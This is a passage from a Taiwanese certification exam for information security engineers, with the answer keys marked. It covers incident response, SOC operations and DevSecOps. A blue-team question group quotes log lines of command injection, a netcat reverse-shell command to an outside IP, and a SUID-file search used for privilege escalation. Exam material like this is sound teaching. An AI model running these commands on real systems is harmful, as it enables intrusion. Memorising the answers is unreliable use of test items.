114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 12 頁，共 27 頁

- C**
、
A
21. H 公司於上周發生公司 email 超過 4 個小時以上無法收發的資安事件，經 MIS 人員處理後發現，郵件伺服器因硬碟空間不足而無法正常運作，並由追蹤相關記錄中找出服務中斷前，系統正在處理一封寄給全公司 2000 位同仁的內部公告郵件，其之中被夾帶著 4GB 的附檔，但此附檔在防毒軟體和沙箱工具檢查後並無病毒或威脅性，刪除此郵件及相關衍生作業後，郵件伺服器恢復正常運作，檢討此次內部資安攻擊事件，確認為人員操作失誤所致。請問下列何項措施「無法」防範此類事件再度發生？
- (A) 儘快增購郵件伺服器的硬碟容量，避免再發生相同空間不足的問題再度發生
 - (B) 對員工加強資安教育訓練，避免錯誤的資訊系統操作行為
 - (C) 增加防火牆檢查細則，減少大量或敏感資料的傳輸與攻擊事件
 - (D) 郵件伺服器增設郵件處理容量限制，阻絕大檔案的傳送服務

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 13 頁，共 27 頁

- B 22. 如附圖所示。各地區/領域之電腦緊急應變小組（Computer Emergency Response Team, CERT）與電腦資安事件應變小組（Computer Security Incident Response Team, CSIRT），常透過紅綠燈協定（Traffic Light Protocol, TLP）來促進敏感資訊如威脅情資之分享與有效協作，關於紅綠燈協定之敘述，下列何者「最不正確」？

d. TLP color-coding in RGB, CMYK and Hex

	RGB: font			RGB: background			CMYK: font				CMYK: background				Hex: font	Hex: background
	R	G	B	R	G	B	C	M	Y	K	C	M	Y	K		
TLP:RED	255	43	43	0	0	0	0	83	83	0	0	0	0	100	#FF2B2B	#000000
TLP:AMBER	255	192	0	0	0	0	0	25	100	0	0	0	0	100	#FFC000	#000000
TLP:GREEN	51	255	0	0	0	0	79	0	100	0	0	0	0	100	#33FF00	#000000
TLP:CLEAR	255	255	255	0	0	0	0	0	0	0	0	0	0	100	#FFFFFF	#000000

- (A) TLP:RED 僅供收件者本人查閱或聆聽，不得進一步揭露
- (B) TLP:AMBER 收件者僅於組織內使用，且任何狀況都不得對客戶散播
- (C) TLP:GREEN 收件者可於相關事件的特定社群中散播資訊
- (D) TLP:CLEAR 收件者可以將此類資訊散播至任何地方，對揭露沒有限制

- C 23. Android 作業系統為提昇安全性，在專用硬體元件中提供下列何項生成/保護加密金鑰的機制？
- (A) 共用偏好設定（Shared Preferences）
- (B) 內部儲存（Internal Storage）
- (C) 可信執行環境（Trusted Execution Environment, TEE）
- (D) 外部儲存（External Storage）

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 14 頁，共 27 頁

A C D	24. 在網路安全的資安監控機制中，其一方式為使用身份驗證事件閾值（Authentication Event Thresholding）來識別異常使用者行為，透過收集身份驗證事件，來建立使用者活動基準，並分析身份驗證事件是否一致來而達成偵測。關於可作為身份驗證事件閾值的資料來源敘述，下列何者最為適切？（複選） (A) 虛擬私人網路（Virtual private network, VPN）伺服器日誌檔 (B) 網路流量（Network flow）日誌檔 (C) 身份與存取管理（Identity and access management, IDAM）日誌檔 (D) 輕量型目錄存取通訊協定（Lightweight directory access protocol, LDAP）網路傳輸量
-------------	--

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 15 頁，共 27 頁

- C 25. 【題組 3】情境如附圖所示。某關鍵基礎設施組織近日遭受新型勒索軟體攻擊，導致部分 OT 系統和生產控制面臨停擺威脅。資安營運中心（Security Operations Center, SOC）在事件回應中，針對此類涉及 OT 的勒索軟體事件處理優先序，下列描述何者較為適切？

近年來，全球網路資安情勢日趨嚴峻，伴隨地緣政治緊張，複雜且高強度的國家級網路攻擊，例如：進階持續性威脅（Advanced Persistent Threat, APT）日益頻繁。這些攻擊不僅針對傳統資訊技術（Information Technology, IT）環境，更擴展至關鍵基礎設施的營運技術（Operational Technology, OT）系統、企業雲端服務與員工行動裝置。攻擊手法融合了勒索軟體、供應鏈攻擊等多種戰術，目的從情資竊取到癱瘓業務不等，對組織的資料完整性、可用性與機密性構成前所未有的挑戰。

- (A) 由於勒索軟體通常只影響特定檔案，且 OT 系統穩定性優先，應優先進行系統備份，然後等待 OT 維運團隊排程處理，避免額外干擾
- (B) 勒索軟體屬一般惡意軟體，主要任務是收集鑑識證據以追溯攻擊者，OT 系統的影響可稍後評估
- (C) 此類事件優先序極高，可能對實體安全和關鍵業務營運造成嚴重中斷，需立即啟動遏制與恢復措施，並與 OT 擁有者密切合作
- (D) 優先順序取決於是否支付贖金，若已決定支付則回應優先順序可降低，以便與攻擊者協商

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 16 頁，共 27 頁

- D 26. 【題組 3】情境如附圖所示。鑑於近期持續不斷的 APT 攻擊，資安營運中心（Security Operations Center, SOC）在利用網路威脅情資（Cyber Threat Intelligence, CTI）時，對於採用 MITRE ATT&CK 這類框架的主要價值，下列描述何者最為正確？

近年來，全球網路資安情勢日趨嚴峻，伴隨地緣政治緊張，複雜且高強度的國家級網路攻擊，例如：進階持續性威脅（Advanced Persistent Threat, APT）日益頻繁。這些攻擊不僅針對傳統資訊技術（Information Technology, IT）環境，更擴展至關鍵基礎設施的營運技術（Operational Technology, OT）系統、企業雲端服務與員工行動裝置。攻擊手法融合了勒索軟體、供應鏈攻擊等多種戰術，目的從情資竊取到癱瘓業務不等，對組織的資料完整性、可用性與機密性構成前所未有的挑戰。

- (A) MITRE ATT&CK 提供詳盡的特定攻擊者 IP 位址和網域名稱列表，便於 SOC 立即封鎖，是唯一實用的情資來源
- (B) MITRE ATT&CK 能夠自動且絕對地將攻擊歸因於特定國家級行為者，簡化歸因過程，減少分析師工作量
- (C) MITRE ATT&CK 的主要目的是為 SOC 提供自動化的威脅偵測工具，取代人工分析師的判斷，達到全面自動化
- (D) MITRE ATT&CK 提供一套基於真實世界觀察的威脅者戰術、技術與程序（TTPs）知識庫，有助於 SOC 理解威脅者行為模式

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 17 頁，共 27 頁

- C 27. 【題組 3】情境如附圖所示。隨著企業逐步採用雲端服務與遠端工作模式，對端點偵測與回應（Endpoint Detection and Response, EDR）工具在資安監控中的作用日益凸顯。關於 EDR 能力對資安營運中心（Security Operations Center, SOC）在偵測與確認入侵方面的價值，下列描述何者最為正確？

近年來，全球網路資安情勢日趨嚴峻，伴隨地緣政治緊張，複雜且高強度的國家級網路攻擊，例如：進階持續性威脅（Advanced Persistent Threat, APT）日益頻繁。這些攻擊不僅針對傳統資訊技術（Information Technology, IT）環境，更擴展至關鍵基礎設施的營運技術（Operational Technology, OT）系統、企業雲端服務與員工行動裝置。攻擊手法融合了勒索軟體、供應鏈攻擊等多種戰術，目的從情資竊取到癱瘓業務不等，對組織的資料完整性、可用性與機密性構成前所未有的挑戰。

- (A) EDR 主要用於監控網路流量，以發現已知惡意程式碼的特徵碼，與傳統 IDS 無異
- (B) EDR 提供的資訊與傳統網路流量資料相比，在確認入侵方面較不具參考價值，因為它可能被攻擊者規避
- (C) EDR 系統提供來自端點的強大偵測和豐富的監控數據，使其資料在確認入侵方面通常比網路流量資料更具資訊性
- (D) EDR 僅是一種傳統防毒解決方案的升級版，不具備進階威脅偵測能力，無法應對 APT 級攻擊

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 18 頁，共 27 頁

A
B
D

28. 【題組 3】情境如附圖所示。某組織正計畫建立一個符合其未來需求的資安營運中心（Security Operations Center, SOC），並考慮納入雲端與營運技術（OT）環境的監控，以應對日益複雜的網路攻擊。在建立 SOC 過程中應處理或採納的關鍵考量或功能，下列描述哪些最正確？（複選）

近年來，全球網路資安情勢日趨嚴峻，伴隨地緣政治緊張，複雜且高強度的國家級網路攻擊，例如：進階持續性威脅（Advanced Persistent Threat, APT）日益頻繁。這些攻擊不僅針對傳統資訊技術（Information Technology, IT）環境，更擴展至關鍵基礎設施的營運技術（Operational Technology, OT）系統、企業雲端服務與員工行動裝置。攻擊手法融合了勒索軟體、供應鏈攻擊等多種戰術，目的從情資竊取到癱瘓業務不等，對組織的資料完整性、可用性與機密性構成前所未有的挑戰。

- (A) 根據組織的規模、業務需求以及預期提供的服務範圍，建立適當的 SOC 組織架構，包括是否涵蓋雲端、行動和營運技術（OT）環境的監控與回應職責
- (B) 實做全面的網路威脅情資（CTI）計畫，以深入理解威脅者（包含其戰術、技術與程序 TTPs），並依據對其分析來調整偵測、防禦措施，並支援威脅狩獵
- (C) 建立績效衡量指標需聚焦於 SOC 對組織外部形象的正面影響，內部運作效率可於事後再視情況補充評估
- (D) 透過標準作業程序（SOPs）和應急手冊，明確定義事件類別、回應步驟和升級路徑，並根據事件對業務的潛在影響來優先處理事件回應，以確保在危機時刻能迅速且精準行動

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 19 頁，共 27 頁

- A 29. 如附圖所示是一段 Python 程式碼，你受聘於一個公司進行源碼檢測，需確認程式碼中是否隱藏潛在的惡意行為或漏洞。經分析發現，x() 函數對輸入執行了某種操作，並透過字串反轉進行額外處理。下列何項最正確地描述該程式碼的功能具有潛在風險？

```
def x(a):  
    b = ''.join([chr(ord(c) ^ 0x42) for c in a])  
    return b[::-1]  
  
def main():  
    s = "SYP{txf_ofq}"  
    t = x(s)  
    if t == "}afq{noT_SPY":  
        print("Access Granted")  
    else:  
        print("Access Denied")  
  
main()
```

- (A) 程式碼使用一種簡單 XOR 加密，有容易被破解的風險
- (B) 程式碼包含難以追蹤的邏輯漏洞，可能被用於後門驗證邏輯
- (C) 程式碼進行了無法逆向的加密方式，無法直接解密字串 SYP{txf_ofq}
- (D) 程式碼邏輯錯誤，t 的結果永遠無法等於"}afq{noT_SPY"

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 20 頁，共 27 頁

A	30. 應用程式安全測試若僅依賴自動化工具進行的成效通常有其侷限，下列描述何者最正確？ (A) 自動化工具可檢測常見問題，但對客製化商務邏輯了解有限而可能產生許多誤報 (B) 自動化工具的軟體授權成本較高，因此人工測試更具成本效益 (C) 自動化工具只能在應用程式處於運行狀態時執行，無法進行靜態程式碼分析 (D) 應用程式安全測試的報告無法由工具自動生成，必須由人工完成
D 、 C	31. 一家金融科技公司委託資安廠商對其新上線的行動銀行 App 進行一次完整的資安檢測。為了徹底評估其防護能力，下列何項作業較「不」屬於安全檢測項目？ (A) 執行滲透測試（Penetration Testing），模擬駭客從外部嘗試入侵 App 與後端伺服器 (B) 進行原始碼檢測（Source Code Review），找出應用程式邏輯與編碼層面的安全漏洞 (C) 對其使用的雲端平台環境進行雲端安全配置檢視（Cloud Security Posture Management, CSPM） (D) 針對 App 安裝檔（.apk / .ipa）進行逆向工程
A B 、 A B C	32. 常見資安健診服務需求中，下列哪些選項適合公部門所需的政府組態基準（Government Configuration Baseline, GCB）的類型？（複選） (A) 作業系統組態設定檢視 (B) 瀏覽器組態設定檢視 (C) 資料庫組態設定檢視 (D) 惡意活動設定檢視

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 21 頁，共 27 頁

- C 33. 【題組 4】情境如附圖所示。請問這些日誌內容裡面的「127.0.0.1; sleep 5」，最有可能是發生下列哪一種攻擊情境？

你是一位企業的藍隊防禦專家，今天你忽然收到來自 SOC 的告警，顯示有某個伺服器正在發生異常行為，於是你開始對這個伺服器展開調查，評估是否有發生資安事件。

你發現伺服器裡面有一個 ping 的功能，並且在該功能的網頁應用程式日誌裡面出現這種類型的内容：

127.0.0.1; sleep 5

127.0.0.1; whoami

127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt

- (A) 攻擊者想確認該功能是否存在資料庫注入攻擊 (SQL Injection)
- (B) 攻擊者想確認該功能是否存在反序列化攻擊 (Insecure Deserialization)
- (C) 攻擊者想確認該功能是否存在指令注入攻擊 (Command Injection)
- (D) 攻擊者想確認該功能是否存在資安記錄及監控失效 (Security Logging and Monitoring Failures)

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 22 頁，共 27 頁

- B 34. 【題組 4】情境如附圖所示。請問「127.0.0.1; whoami」可能是攻擊者想要用來評估下列何項資訊？（請選擇最合適的選項。）

你是一位企業的藍隊防禦專家，今天你忽然收到來自 SOC 的告警，顯示有某個伺服器正在發生異常行為，於是你開始對這個伺服器展開調查，評估是否有發生資安事件。

你發現伺服器裡面有一個 ping 的功能，並且在該功能的網頁應用程式日誌裡面出現這種類型的內容：

127.0.0.1; sleep 5

127.0.0.1; whoami

127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt

- (A) 評估此作業系統版本是否有現成的漏洞可以利用
- (B) 評估該使用者是否有足夠的權限可以存取機敏資料
- (C) 評估該使用者的群組是否有足夠的權限可以存取機敏資料
- (D) 評估當下的系統路徑位於哪個目錄中

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 23 頁，共 27 頁

- C 35. 【題組 4】情境如附圖所示。請問「127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt」這個日誌的內容，可能代表下列何種攻擊情境？（請選擇最合適的選項。）

你是一位企業的藍隊防禦專家，今天你忽然收到來自 SOC 的告警，顯示有某個伺服器正在發生異常行為，於是你開始對這個伺服器展開調查，評估是否有發生資安事件。

你發現伺服器裡面有一個 ping 的功能，並且在該功能的網頁應用程式日誌裡面出現這種類型的內容：

127.0.0.1; sleep 5

127.0.0.1; whoami

127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt

- (A) 攻擊者想要勘查 192.168.99.100 的 80 port 是否可進行連線，可以連線就可以讀取更多網頁內容
- (B) 攻擊者想要讀取 /bin/bash 這個檔案內容，並且把結果輸出到 /tmp/tmp.txt 裡面
- (C) 攻擊者想要透過 nc 進行反向連線，讓 192.168.99.100 這台電腦可以對伺服器輸入指令
- (D) 攻擊者想要讀取作業系統的版本資訊，並且尋找有無可利用的漏洞直接對作業系統進行攻擊

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 24 頁，共 27 頁

- B 36. 【題組 4】情境如附圖所示。你參考日誌內容，嘗試輸入一樣的
C 的參數內容「127.0.0.1; whoami」到網頁應用程式中，發現回
D 傳結果是 www-data。同時，你也在作業系統的指令日誌裡面
看到「find / -perm -u=s -type f 2>/dev/null」，請問攻擊者執行
這個指令「最不可能」做下列哪些攻擊行為？（請選擇最合適
的選項。）（複選）

你是一位企業的藍隊防禦專家，今天你忽然收到來自 SOC 的告警，顯示有某個伺服器正在發生異常行為，於是你開始對這個伺服器展開調查，評估是否有發生資安事件。

你發現伺服器裡面有一個 ping 的功能，並且在該功能的網頁應用程式日誌裡面出現這種類型的內容：

127.0.0.1; sleep 5

127.0.0.1; whoami

127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt

- (A) 尋找有被設定 setuid 的檔案，後續可嘗試用該檔案來把當前身分提升成為 root 權限
- (B) 尋找有被設定 setgid 的檔案，後續可嘗試用該檔案來把當前身分提升成為 root 權限
- (C) 尋找有被設定 stickyBit 的目錄，後續可嘗試用該目錄裡面的檔案來提升成為 root 權限
- (D) 尋找有被設定為 root:root 的檔案與目錄，確認機敏資料在哪些地方

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 25 頁，共 27 頁

- A 37. 【題組 5】情境如附圖所示。你需協助開發團隊建立自動化原始碼檢測機制以提前發現弱點，請問考量 DevSecOps 的精神。下列何種技術最適合整合至 CI/CD 工作流程中？

你受聘為「超好用科技股份有限公司」的資安顧問，協助執行其年度資訊安全強化計畫。該公司目前正導入 DevSecOps 實踐，並預定完成以下三項目標：

1. 對旗下新開發的 ERP-Web 系統執行全面「原始碼檢測」與「滲透測試」；
2. 執行一次針對雲端主機與內部網段的「資安健診」作業；
3. 建立跨部門的風險評估與弱點修補作業流程，以提升資安治理成熟度。

在測試與健診過程中，團隊發現若干高風險弱點與不當配置，例如：缺乏原始碼檢測、程式碼包含敏感資訊、驗證缺陷等。你需依據檢測結果，提出分析報告、優先順序、工具選用建議，以及內部控制對策，並向董事會報告成果。

- (A) 靜態應用安全測試 (Static Application Security Testing, SAST)
- (B) SQL 資料表比對工具
- (C) 黑箱測試 (Black-box Testing)
- (D) 動態應用安全測試 (Dynamic Application Security Testing, DAST)

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 26 頁，共 27 頁

B	38. 【題組 5】情境如附圖所示。你負責進行 ERP-Web 的 Web 弱點滲透測試，需選擇具備攔截與注入模擬功能的工具。請問下列何項工具最適合？ 你受聘為「超好用科技股份有限公司」的資安顧問，協助執行其年度資訊安全強化計畫。該公司目前正導入 DevSecOps 實踐，並預定完成以下三項目標： 1. 對旗下新開發的 ERP-Web 系統執行全面「原始碼檢測」與「滲透測試」； 2. 執行一次針對雲端主機與內部網段的「資安健診」作業； 3. 建立跨部門的風險評估與弱點修補作業流程，以提升資安治理成熟度。 在測試與健診過程中，團隊發現若干高風險弱點與不當配置，例如：缺乏原始碼檢測、程式碼包含敏感資訊、驗證缺陷等。你需依據檢測結果，提出分析報告、優先順序、工具選用建議，以及內部控制對策，並向董事會報告成果。 (A) SonarQube (B) Burp Suite (C) Qualys (D) Nmap
B	39. 【題組 5】情境如附圖所示。你在整理將完整的測試報告準備提交給董事會，下列何項內容最「不」重要？ 你受聘為「超好用科技股份有限公司」的資安顧問，協助執行其年度資訊安全強化計畫。該公司目前正導入 DevSecOps 實踐，並預定完成以下三項目標： 1. 對旗下新開發的 ERP-Web 系統執行全面「原始碼檢測」與「滲透測試」； 2. 執行一次針對雲端主機與內部網段的「資安健診」作業； 3. 建立跨部門的風險評估與弱點修補作業流程，以提升資安治理成熟度。 在測試與健診過程中，團隊發現若干高風險弱點與不當配置，例如：缺乏原始碼檢測、程式碼包含敏感資訊、驗證缺陷等。你需依據檢測結果，提出分析報告、優先順序、工具選用建議，以及內部控制對策，並向董事會報告成果。 (A) 測試人員背景與工具版本 (B) 執行測試所需耗費的時間 (C) 符合公司期望及需求的結論 (D) 弱點評估結果、評估計分的方法論、分數與修補建議

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 27 頁，共 27 頁

A B D	40. 【題組 5】情境如附圖所示。進行系統原始碼掃描時，下列哪些情境可被歸類為「Broken Authentication」或「Access Control」相關問題？（複選） 你受聘為「超好用科技股份有限公司」的資安顧問，協助執行其年度資訊安全強化計畫。該公司目前正導入 DevSecOps 實踐，並預定完成以下三項目標： 1. 對旗下新開發的 ERP-Web 系統執行全面「原始碼檢測」與「滲透測試」； 2. 執行一次針對雲端主機與內部網段的「資安健診」作業； 3. 建立跨部門的風險評估與弱點修補作業流程，以提升資安治理成熟度。 在測試與健診過程中，團隊發現若干高風險弱點與不當配置，例如：缺乏原始碼檢測、程式碼包含敏感資訊、驗證缺陷等。你需依據檢測結果，提出分析報告、優先順序、工具選用建議，以及內部控制對策，並向董事會報告成果。 (A) 密碼輸入不經雜湊儲存於資料庫 (B) 可以修改自己的帳號讀取到其他人帳號參數 (C) 使用 Base64 加 SHA256 加鹽雜湊儲存密碼 (D) 以 GET 方法將帳號與密碼置於 URL 參數
-------------	---